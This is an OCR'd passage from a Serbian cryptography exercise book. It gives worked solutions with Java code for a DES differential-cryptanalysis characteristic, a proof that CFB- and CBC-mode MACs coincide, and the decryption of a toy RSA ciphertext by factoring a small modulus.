
Blok početnog teksta, posle inicijalne permutacije (koja nije od značaja za kriptoanalizu), deli se na levu (L) i desnu (D) polovinu. DES ima 16 rundi i svaka runda ima sledeću formu:



Slika 2. *Jedna runda DES algoritma*



Slika 3. *Generisanje potključeva*



Slika 4. *DES algoritam*

Kažemo da je napad tipa izabranog osnovnog teksta, ukoliko smo u stanju da dođemo do šifrata namerno izabranih polaznih tekstova. U slučaju diferencijalne kriptoanalize, pretpostavlja se da posedujemo više parova osnovni tekst – šifrat i podrazumeva se da su šifrovani istim ključem koji tražimo. Uočeno je da XOR dva osnovna teksta prilikom prolaska kroz DES algoritam nije u svim fazama zavistan od ključa, što čini osnovu za napad.

Opišimo ukratko ideju diferencijalne kriptoanalize. Posmatraćemo dva osnovna teksta L_0R_0,

L_0*R_0* i njihov XOR $L_0'R_0' = L_0R_0 \oplus L_0*R_0*$. Ulaz u S-box Sj označimo sa $Bj \oplus Bj*$ a izlaz $Sj(Bj) \oplus Sj(Bj*)$.

Uvedimo sledeće oznake:

- $\triangle$ predstavlja skup parova koji imaju izlaz Bj',
- INj(Bj',C'j) predstavlja ulaze Bj takve da ulazni XOR Bj' daje izlaz Cj',
- Nj(Bj',C'j) predstavlja broj takvih ulaza.

Primetimo važnu osobinu: ulaz u S-box $B = E \oplus J$ gde je E = E(Ri-1) (ekspanzija od Ri-1) i $J = K_i$ (ključ i-te runde) daje jednakost: $B \oplus B* = (E \oplus J) \oplus (E* \oplus J) = E \oplus E*$, što znači da ulaz u S-box ne zavisi od ključa. Iz $Bj \in INj(Bj',Cj')$ sledi $Ej \oplus Jj \in INj(Bj',Cj')$ tj. $Ej \oplus Jj \in INj(Ej',Cj')$. To znači da u skupu $Bj \oplus Ej = Jj \oplus Ej \oplus Ej = Jj$ tražimo ključ Jj runde j.

Neka je p_i verovatnoća da je $L_i \oplus L_i* = L'_i$ i $R_i \oplus R_i* = R'_i$. Pod pojmom verovatnoća karakteristike podrazumevamo verovatnoću $p_1*p_2*...*p_n$, gde je n broj rundi.

Rešenje

Pošto se u funkciji f ekspanzija primenjuje na Ri', najpre ćemo ispisati R_0' u bitovnom obliku. Time dobijamo niz od 32 nule ili jedinice. Na osnovu tablice ekspanzije dobijamo niz od 48 bitova. U ovom nizu uočavamo da je svaki sekstet bitova nula, osim šestog, koji iznosi 001000. To će biti ulaz u šesti S-box i potrebno je naći najverovatniji izlaz iz njega. Na taj izlaz se primenjuje permutacija. Ovako dobijen izlaz funkcije f se XORuje sa početnom levom stranom, čime se dobija nova desna strana među šifrata koja je polaz za dalju obradu. Iz programa koji sledi vidi se da je tražena verovatnoća karakteristike 1/4*1*1/4 = 1/16.

```
public class DES3
{
  public static int[] permutacija(int a[])
  // 32-bitna permutacija
  {
    int[] b = new int[33];
    b[1] = a[16];  b[2] = a[7];   b[3] = a[20];  b[4] = a[21];
    b[5] = a[29];  b[6] = a[12];  b[7] = a[28];  b[8] = a[17];
    b[9] = a[1];   b[10]= a[15];  b[11]= a[23];  b[12]= a[26];
    b[13]= a[5];   b[14]= a[18];  b[15]= a[31];  b[16]= a[10];
    b[17]= a[2];   b[18]= a[8];   b[19]= a[24];  b[20]= a[14];
    b[21]= a[32];  b[22]= a[27];  b[23]= a[3];   b[24]= a[9];
    b[25]= a[19];  b[26]= a[13];  b[27]= a[30];  b[28]= a[6];
    b[29]= a[22];  b[30]= a[11];  b[31]= a[4];   b[32]= a[25];
    return b;
  }

  public static int[] ekspanzija(int a[])
  // ekspanizija iz 32 u 48 bitova
  {
```

```
  int[] b = new int[49];
  b[1] = a[32];  b[2] = a[1];   b[3] = a[2];   b[4] = a[3];
  b[5] = a[4];   b[6] = a[5];   b[7] = a[4];   b[8] = a[5];
  b[9] = a[6];   b[10]= a[7];   b[11]= a[8];   b[12]= a[9];
  b[13]= a[8];   b[14]= a[9];   b[15]= a[10];  b[16]= a[11];
  b[17]= a[12];  b[18]= a[13];  b[19]= a[12];  b[20]= a[13];
  b[21]= a[14];  b[22]= a[15];  b[23]= a[16];  b[24]= a[17];
  b[25]= a[16];  b[26]= a[17];  b[27]= a[18];  b[28]= a[19];
  b[29]= a[20];  b[30]= a[21];  b[31]= a[20];  b[32]= a[21];
  b[33]= a[22];  b[34]= a[23];  b[35]= a[24];  b[36]= a[25];
  b[37]= a[24];  b[38]= a[25];  b[39]= a[26];  b[40]= a[27];
  b[41]= a[28];  b[42]= a[29];  b[43]= a[28];  b[44]= a[29];
  b[45]= a[30];  b[46]= a[31];  b[47]= a[32];  b[48]= a[1];
  return b;
}

public static int [][] uHeks(int a[])
// pretvaranje broja tipa int u 4 bita
{
  int [][] b = new int[8][4];
  for(int i=0;i<8;i++)
  {
    for(int j=0;j<4;j++)
    {
      b[i][3-j] = a[i]%2;
      a[i] = a[i]/2;
    }
  }
  return b;
}

public static int[] uSestobitni(int a)
// pretvaranje broja tipa int u 6 bitova
{
  int []pom = new int[6];
  for(int i=5;i>=0;i--)
  {
    pom[i] = a%2;
    a = a/2;
  }
  return pom;
}

public static int[] pisi(int a[])
// ispis niza od 8 intova u obliku 8 četvorobitnih brojeva
{
  int [][] b = new int[8][4];
  int [] c = new int[33];
  b = uHeks(a);
  int k=1;
  for(int i=0;i<8;i++)
  {
```

```
    for(int j=0;j<4;j++)
    {
      System.out.print(b[i][j]);
      c[k++] = b[i][j];
    }
    System.out.print(" ");
  }
  return c;
}

public static void main(String args[])
{
  int Sbox6[][] = { { 12,1,10,15,9,2,6,8,0,13,3,4,14,7,5,11 },
                    { 10,15,4,2,7,12,9,5,6,1,13,14,0,11,3,8 },
                    { 9,14,15,5,2,8,12,3,7,0,4,10,1,13,11,6 },
                    { 4,3,2,12,9,5,15,10,11,14,1,7,6,0,8,13 } };
  int [] a = new int[8];
  int [] c = new int[33];
  int []per = new int[33];
  int [][] b = new int[8][4];
  int []l0prim = new int[8];
  int []l1prim = new int[8];
  int []l2prim = new int[8];
  int []l3prim = new int[8];
  for(int i=0;i<8;i++)
  {
    l0prim[i] = 0;
    if(i==2) l0prim[i]=2;
    if(i==7) l0prim[i]=8;
  }
  for(int i=0;i<8;i++) { l1prim[i] = 0; if(i==5) l1prim[i]=4; }
  for(int i=0;i<8;i++) { l2prim[i] = 0; }
  for(int i=0;i<8;i++) { l3prim[i] = 0; if(i==5) l3prim[i]=4; }

  // do sada je bilo uopšteno za sve runde

  System.out.print("Ulaz R0'(početni ulaz desne strane): ");
  for(int i=0;i<8;i++) { a[i] = 0; if(i==5) a[i] = 4; }
  int []pom = pisi(a);
  int k=0;
  int max = 0;
  int poz = 0;
  int []pom1 = new int[6];
  int []pom2 = new int[6];
  int []brojac = new int[16];
  for(int i=0;i<16;i++) brojac[i]=0;
  System.out.println();
  int [] d = ekspanzija(pom);
  System.out.print("Posle ekspanzije: ");
  for(int i=1;i<49;i++)
  {
    System.out.print(d[i]);
```

```
  if(i%6==0) System.out.print(" ");
}
int [][]ulazSbox = new int[8][6];
for(int i=0;i<48;i++)
{
  ulazSbox[k][i%6] = d[i+1];
  if(i%6==0 && i!=0) k++;
}
System.out.println();
System.out.println();
System.out.println("Parovi 6-bitnih brojeva čiji XOR daje 8");
System.out.println("I njihov zapis preko bitova");
System.out.println("Poslednje tri kolone označavaju: ");
System.out.println("1 - Izlaz iz S-boxa prvog broja:");
System.out.println("2 - Izlaz iz S-boxa drugog broja:");
System.out.println("3 - XOR dva izlaza:");
for(int i=0;i<64;i++)
  for(int j=0;j<64;j++)
  {
    int cc= i^j;
    if(cc==8)
    {
      System.out.print("("+i+","+j+") ");
      pom1 = uSestobitni(i);
      pom2 = uSestobitni(j);
      for(int kk=0;kk<6;kk++) System.out.print(pom1[kk]);
      System.out.print(" ");
      for(int kk=0;kk<6;kk++) System.out.print(pom2[kk]);
      System.out.print("   ");
      int aa = Sbox6[pom1[0]*2+pom1[5]][pom1[1]*8+
                    pom1[2]*4+pom1[3]*2+pom1[4]];
      System.out.print(aa+"   ");
      int bb = Sbox6[pom2[0]*2+pom2[5]][pom2[1]*8+
                    pom2[2]*4+pom2[3]*2+pom2[4]];
      System.out.print(bb+"   ");
      cc = aa^bb;
      brojac[cc]++;
      if(brojac[cc]>max) { max = brojac[cc]; poz = cc; }
      System.out.print(aa^bb);
      System.out.println();
    }
}
System.out.print("Raspodela posle izlaza iz S-boxova:");
for(int i=0;i<16;i++) System.out.print(brojac[i]+" ");
System.out.println();
System.out.println("max="+max+" poz="+poz);
System.out.println("Verovatnoća je: "+(double)max/64);
for(int i=0;i<8;i++)
{
  a[i]=0;
  if(i==5) a[i]=poz;
}
```

```
    System.out.print("Izlaz iz šestog S-boxa:   ");
    pom = pisi(a);
    System.out.println();
    per = permutacija(pom);
    System.out.print("Posle permutacije:        ");
    for(int i=1;i<33;i++)
    {
      System.out.print(per[i]);
      if(i%4==0) System.out.print(" ");
    }
    System.out.println();
    System.out.print("Leva strana iz koraka 0:  ");
    pom = pisi(l0prim);
    int []pom11 = new int[33];
    for(int i=1;i<33;i++) pom11[i] = pom[i]^per[i];
    System.out.println();
    System.out.print("Desna strana iz koraka 1: ");
    for(int i=1;i<33;i++)
    {
      System.out.print(pom11[i]);
      if(i%4==0) System.out.print(" ");
    }
    System.out.println();
    System.out.println("************************************************");
    System.out.println("Pošto je ulaz R1' sastavljen od samih nula - izlaz iz");
    System.out.println("S-boxa će biti takođe od svih nula tj. verovatnoća je 1");
    System.out.println("Pošto je ulaz R0' i R2' isti, ista je i verovatnoća");
    System.out.println("Dakle vetovatnoće su: p=0.25   p=1   p=0.25");

  // Ovde se završava prva runda

  }
}
```

Program proizvodi sledeći izlaz:

```
Ulaz R0' (početni ulaz desne strane): 0000 0000 0000 0000 0000 0100 0000 0000
Posle ekspanzije: 000000 000000 000000 000000 000000 001000 000000 000000
Parovi 6-bitnih brojeva čiji XOR daje 8
I njihov zapis preko bitova
Poslednje tri kolone označavaju:
1 - Izlaz iz S-boksa prvog broja:
2 - Izlaz iz S-boksa drugog broja:
3 - XOR dva izlaza:
(0,8) 000000 001000   12   9   5
(1,9) 000001 001001   10   7   13
(2,10) 000010 001010   1   2   3
(3,11) 000011 001011   15   12   3
(4,12) 000100 001100   10   6   12
(5,13) 000101 001101   4   9   13
(6,14) 000110 001110   15   8   7
(7,15) 000111 001111   2   5   7
```

```
(8,0) 001000 000000   9   12   5
(9,1) 001001 000001   7   10   13
(10,2) 001010 000010   2   1   3
(11,3) 001011 000011   12   15   3
(12,4) 001100 000100   6   10   12
(13,5) 001101 000101   9   4   13
(14,6) 001110 000110   8   15   7
(15,7) 001111 000111   5   2   7
(16,24) 010000 011000   0   14   14
(17,25) 010001 011001   6   0   6
(18,26) 010010 011010   13   7   10
(19,27) 010011 011011   1   11   10
(20,28) 010100 011100   3   5   6
(21,29) 010101 011101   13   3   14
(22,30) 010110 011110   4   11   15
(23,31) 010111 011111   14   8   6
(24,16) 011000 010000   14   0   14
(25,17) 011001 010001   0   6   6
(26,18) 011010 010010   7   13   10
(27,19) 011011 010011   11   1   10
(28,20) 011100 010100   5   3   6
(29,21) 011101 010101   3   13   14
(30,22) 011110 010110   11   4   15
(31,23) 011111 010111   8   14   6
(32,40) 100000 101000   9   2   11
(33,41) 100001 101001   4   9   13
(34,42) 100010 101010   14   8   6
(35,43) 100011 101011   3   5   6
(36,44) 100100 101100   15   12   3
(37,45) 100101 101101   2   15   13
(38,46) 100110 101110   5   3   6
(39,47) 100111 101111   12   10   6
(40,32) 101000 100000   2   9   11
(41,33) 101001 100001   9   4   13
(42,34) 101010 100010   8   14   6
(43,35) 101011 100011   5   3   6
(44,36) 101100 100100   12   15   3
(45,37) 101101 100101   15   2   13
(46,38) 101110 100110   3   5   6
(47,39) 101111 100111   10   12   6
(48,56) 110000 111000   7   1   6
(49,57) 110001 111001   11   6   13
(50,58) 110010 111010   0   13   13
(51,59) 110011 111011   14   0   14
(52,60) 110100 111100   4   11   15
(53,61) 110101 111101   1   8   9
(54,62) 110110 111110   10   6   12
(55,63) 110111 111111   7   13   10
(56,48) 111000 110000   1   7   6
(57,49) 111001 110001   6   11   13
(58,50) 111010 110010   13   0   13
(59,51) 111011 110011   0   14   14
```

```
(60,52) 111100 110100   11   4   15
(61,53) 111101 110101   8   1   9
(62,54) 111110 110110   6   10   12
(63,55) 111111 110111   13   7   10
Raspodela posle izlaza iz S-boksova: 0 0 0 6 0 2 16 4 0 2 6 2 4 12 6 4
max=16 poz=6
Verovatnoća je: 0.25
Izlaz iz šestog S-boxa:   0000 0000 0000 0000 0000 0110 0000 0000
Posle permutacije:        0000 0000 0010 0000 0000 0000 0000 1000
Leva strana iz koraka 0:  0000 0000 0010 0000 0000 0000 0000 1000
Desna strana iz koraka 1: 0000 0000 0000 0000 0000 0000 0000 0000
**************************************************
Pošto je ulaz R1' sastavljen od samih nula - izlaz iz
Sboxa će biti takođe od svih nula tj. verovatnoća je 1
Pošto je ulaz R0' i R2' isti, ista je i verovatnoća
Dakle verovatnoće su: p=0.25   p=1   p=0.25
Press any key to continue...
```


6. Generisanje MAC-a DES algoritmom u CFB i CBC režimima rada

MAC se može proizvesti koristeći CFB mod jednako dobro kao i preko CBC moda. Ako je dat niz blokova osnovnog teksta X_1, ..., X_n, definišimo inicijalni vektor IV kao X_1. Šifrujmo tada blokove X_2, ..., X_n koristeći ključ k u CFB modu dobivši Y_1, ..., Y_{n-1}. Na kraju, definišimo MAC kao $e_k(Y_{n-1})$.


Dokazati da je taj MAC identičan MAC-u kada se koristi CBC mod.

Uvod

Potencijalna opasnost za DES algoritam je ta što isti blok osnovnog teksta daje isti blok šifrovanog teksta. Za sprečavanje ovakve vrste napada, blokovi se mogu nadovezati tako da se prilikom šifrovanja isti blok osnovnog teksta više ne preslikava u isti blok šifrovanog teksta. Na primer, prvi blok teksta možemo podvrgnuti XORovanju sa unapred zadatim inicijalnim vektorom IV. Načini za dobijanje šifrata iz osnovnog teksta, koji obezbeđuju neku vrstu blokovskog ulančavanja, nazivaju se režimi ili modovi. Ovde ćemo pomenuti CBC (Cipher Block Chaining) i CFB (Cipher Feedback Mode). Takođe, skraćenica MAC (Message Authentication Code) predstavlja završni blok šifrata i koristi se za proveru integriteta poruke. U našem zadatku ćemo dokazati da različiti modovi mogu proizvesti isti MAC. Princip matematičke indukcije podrazumeva da ako je nešto tačno za n = 1 i ako je tačno da iz tačnosti n sledi tačnost n+1 onda smo time dokazali tvrđenje jer smo dokazali tačnost za svako n.



Slika 5. *CFB režim*



Slika 6. *CBC režim*

Dokaz

Dokaz izvodimo matematičkom indukcijom:

CFB mod:

- $Y_1 = e_k(X_1) \oplus X_2$
- $Y_2 = e_k(Y_1) \oplus X_3$
- $Y_3 = e_k(Y_2) \oplus X_4$

...

- $Y_{n-1} = e_k(Y_{n-2}) \oplus X_n$
- $e_k(Y_{n-1}) = MAC$

CBC mod:

- $Y_1 = e_k(X_1)$
- $Y_2 = e_k(Y_1 \oplus X_2)$
- $Y_3 = e_k(Y_2 \oplus X_3)$

...

- $Y_{n-1} = e_k(Y_{n-2} \oplus X_{n-1})$
- $Y_n = e_k(Y_{n-1} \oplus X_n) = MAC$

Dalje sledi:

- $Y_{1cfb} = e_k(X_1) \oplus X_2$
- $Y_{1cbc} = e_k(X_1)$ jer je $IV \oplus X_1 = X_1$ (jer je $IV = 0$)
- $Y_{2cbc} = e_k(Y_{1cbc} \oplus X_2) = e_k(e_k(X_1) \oplus X_2)$

Iz prethodnog sledi $Y_{2cbc} = e_k(Y_{1cfb})$.

Pretpostavimo da za $i \leq n-1$ važi $Y_{(i-1)cbc} = e_k(Y_{(i-2)cfb})$ i dokažimo da važi za $i = n$.

$Y_{ncbc} = e_k(Y_{(n-1)cbc} \oplus X_n) = e_k(e_k(Y_{(n-2)cfb}) \oplus X_n) = e_k(Y_{(n-1)cfb})$, čime je dokaz završen.

7. Kriptoanaliza RSA algoritma (primer 1)

Korišćenjem RSA algoritma sa javnim parametrima n = 18923 i b = 1261 dešifrovati sadržaj tabele RSA1 ako je dato sledeće preslikavanje u obliku tri primera:

- DOG → $3*26^2 + 14*26 + 6 = 2398$,
- CAT → $2*26^2 + 0 + 19 = 1371$,
- ZZZ → $25*26^2 + 25 + 25 = 17575$.

Tabela RSA1:

- 12423 11524 7243 7459 14303 6127 10964 16399
- 9792 13629 14407 18817 18830 13556 3159 16647
- 5300 13951 81 8986 8007 13167 10022 17213
- 2264 961 17459 4101 2999 14569 17183 15827
- 12693 9553 18194 3830 2664 13998 12501 18873
- 12161 13071 16900 7233 8270 17086 9792 14266
- 13236 5300 13951 8850 12129 6091 18110 3332
- 15061 12347 7817 7946 11675 13924 13892 18031
- 2620 6276 8500 201 8850 11178 16477 10161
- 3533 13842 7537 12259 18110 44 2364 15570
- 3460 9886 8687 4481 11231 7547 11383 17910
- 12867 13203 5102 4742 5053 15407 2976 9330
- 12192 56 2471 15334 841 13995 17592 13297
- 2430 9741 11675 424 6686 738 13874 8168
- 7913 6246 14301 1144 9056 15967 7328 13203
- 796 195 9872 16979 15404 14130 9105 2001
- 9792 14251 1498 11296 1105 4502 16979 1105
- 56 4118 11302 5988 3363 15827 6928 4191
- 4277 10617 874 13211 11821 3090 18110 44
- 2364 15570 3460 9886 9988 3798 1158 9872
- 16979 15404 6127 9872 3652 14838 7437 2540
- 1367 2512 14407 5053 1521 297 10935 17137
- 2186 9433 13293 7555 13618 13000 6490 5310
- 18676 4782 11374 446 4165 11634 3846 14611

- 2364 6789 11634 4493 4063 4576 17955 7965
- 11748 14616 11453 17666 925 56 4118 18031
- 9522 14838 7437 3880 11476 8305 5102 2999
- 18628 14326 9175 9061 650 18110 8720 15404
- 2951 722 15334 841 15610 2443 11056 2186

Uvod

RSA je kriptosistem sa javnim ključem. Ovo, u stvari, znači da postoji jedan javni ključ dostupan svima i jedan privatni, u posedu samo onoga ko treba da dešifruje šifrat. Javni i privatni ključ su u matematičkoj vezi, ali iz znanja javnog ne proizilazi otkrivanje privatnog. Sigurnost RSA je bazirana na nemogućnosti da se faktorizuje veliki broj n. Pod time se misli na njegovo predstavljanje u obliki proizvoda dva prosta broja. U našem slučaju broj n je mali, pa ga možemo grubom silom brzo faktorisati. Brojevi b i n predstavljaju javni ključ. Potrebno je odrediti privatni ključ e iz obrasca $e \cdot b = 1 \bmod (p-1)\cdot(q-1)$ gde je $n = p \cdot q$. Ako je m osnovni tekst, a c šifrat, šifrovanje se vrši po formuli $c=m^b \bmod n$, a dešifrovanje po formuli $m=c^e \bmod n$. Brojevi b i $(p-1)\cdot(q-1)$ moraju biti uzajamno prosti.

Rešenje

```
import java.io.*;
import java.math.*;

public class RSA1
{
  static char y;
  public static char pretvori(int x)
  // pretvaranje broja u slovo
  {
    switch(x)
    {
      case 0: y = 'A';System.out.print(y);break;
      case 1: y = 'B';System.out.print(y);break;
      case 2: y = 'C';System.out.print(y);break;
      case 3: y = 'D';System.out.print(y);break;
      case 4: y = 'E';System.out.print(y);break;
      case 5: y = 'F';System.out.print(y);break;
      case 6: y = 'G';System.out.print(y);break;
      case 7: y = 'H';System.out.print(y);break;
      case 8: y = 'I';System.out.print(y);break;
      case 9: y = 'J';System.out.print(y);break;
      case 10: y = 'K';System.out.print(y);break;
      case 11: y = 'L';System.out.print(y);break;
      case 12: y = 'M';System.out.print(y);break;
      case 13: y = 'N';System.out.print(y);break;
      case 14: y = 'O';System.out.print(y);break;
```

```
    case 15: y = 'P';System.out.print(y);break;
    case 16: y = 'Q';System.out.print(y);break;
    case 17: y = 'R';System.out.print(y);break;
    case 18: y = 'S';System.out.print(y);break;
    case 19: y = 'T';System.out.print(y);break;
    case 20: y = 'U';System.out.print(y);break;
    case 21: y = 'V';System.out.print(y);break;
    case 22: y = 'W';System.out.print(y);break;
    case 23: y = 'X';System.out.print(y);break;
    case 24: y = 'Y';System.out.print(y);break;
    case 25: y = 'Z';System.out.print(y);break;
  }
  return y;
}

static long FindInverse(long a, long b)
// inverz od b po modulu a
{
  long store=a;
  long temp;
  long q;
  int sign=1;
  long r=1;
  long s=0;
  while(b!=0)
  {
    q=a/b;
    temp=r;
    r=temp*q+s;
    s=temp;
    temp=b;
    b=a-q*temp;
    a=temp;
    sign=-sign;
  }
  if(sign==-1)s=b-s;
  long answer=(r-s)%store;
  return(answer);
}

public static int fastmodexp(int g, int a, int p)
// g je osnova, a je stepen, p je moduo
{
  int y=1;
  int u=g%p;
  do {
    if(a%2==1) y=(y*u)%p;
    a=(int)Math.floor(a/2);
    u=(u*u)%p;
  } while(a!=0);
  return y;
}
```

```
public static void main(String args[])
{
  try
  {
    for(int i=1;i<10000;i++)
      for(int j=1;j<10000;j++)
        if(i*j==18923)
        {
          System.out.println(i+" "+j);
          long r = (i-1)*(j-1);
          System.out.println("r = "+r);
          long a = RSA1.FindInverse(r,1261);
          System.out.println("Inverz je: "+a);
          break;
        }
    int a[] = {
                12423, 11524, 7243, 7459, 14303, 6127, 10964, 16399 ,
                9792, 13629, 14407, 18817, 18830, 13556, 3159, 16647,
                5300, 13951, 81, 8986, 8007, 13167, 10022, 17213,
                2264, 961, 17459, 4101, 2999, 14569, 17183, 15827,
                12693, 9553, 18194, 3830, 2664, 13998, 12501, 18873,
                12161, 13071, 16900, 7233, 8270, 17086, 9792, 14266,
                13236, 5300, 13951, 8850, 12129, 6091, 18110, 3332,
                15061, 12347, 7817, 7946, 11675, 13924, 13892, 18031,
                2620, 6276, 8500, 201, 8850, 11178, 16477, 10161,
                3533, 13842, 7537, 12259, 18110, 44, 2364, 15570,
                3460, 9886, 8687, 4481, 11231, 7547, 11383, 17910,
                12867, 13203, 5102, 4742, 5053, 15407, 2976, 9330,
                12192, 56, 2471, 15334, 841, 13995, 17592, 13297,
                2430, 9741, 11675, 424, 6686, 738, 13874, 8168,
                7913, 6246, 14301, 1144, 9056, 15967, 7328, 13203,
                796, 195, 9872, 16979, 15404, 14130, 9105, 2001,
                9792, 14251, 1498, 11296, 1105, 4502, 16979, 1105,
                56, 4118, 11302, 5988, 3363, 15827, 6928, 4191,
                4277, 10617, 874, 13211, 11821, 3090, 18110, 44,
                2364, 15570, 3460, 9886, 9988, 3798, 1158, 9872,
                16979, 15404, 6127, 9872, 3652, 14838, 7437, 2540,
                1367, 2512, 14407, 5053, 1521, 297, 10935, 17137,
                18676, 4782, 11374, 446, 4165, 11634, 3846, 14611,
                2186, 9433, 13293, 7555, 13618, 13000, 6490, 5310,
                2364, 6789, 11634, 4493, 4063, 4576, 17955, 7965,
                11748, 14616, 11453, 17666, 925, 56, 4118, 18031,
                9522, 14838, 7437, 3880, 11476, 8305, 5102, 2999,
                18628, 14326, 9175, 9061, 650, 18110, 8720, 15404,
                2951, 722, 15334, 841, 15610, 2443, 11056, 2186
              };

    FileWriter dat = new FileWriter("RSA1.txt");
    for(int i=0;i<a.length;i++)
    {
      int plain = RSA1.fastmodexp(a[i], 5797, 18923);
      System.out.print(plain+" ");
```

```
        int p = plain/676;
        dat.write(RSA1.pretvori(p));
        int q = (plain%676)/26;
        dat.write(RSA1.pretvori(q));
        int r = (plain%676)%26;
        dat.write(RSA1.pretvori(r));
        System.out.println();
      }
    dat.close();
    }
    catch(IOException e) {}
  }
}
```

Izlaz programa dat je u datoteci RSA1.txt:

```
IBECAMEINVOLVEDINANARGUMENTABOUTMODERNPAINTINGASUBJECTUPONWHICHIAMSPECTACULAR
LYILLINFORMEDHOWEVERMANYOFMYFRIENDSCANBECOMEHEATEDANDEVENVIOLENTONTHESUBJECTA
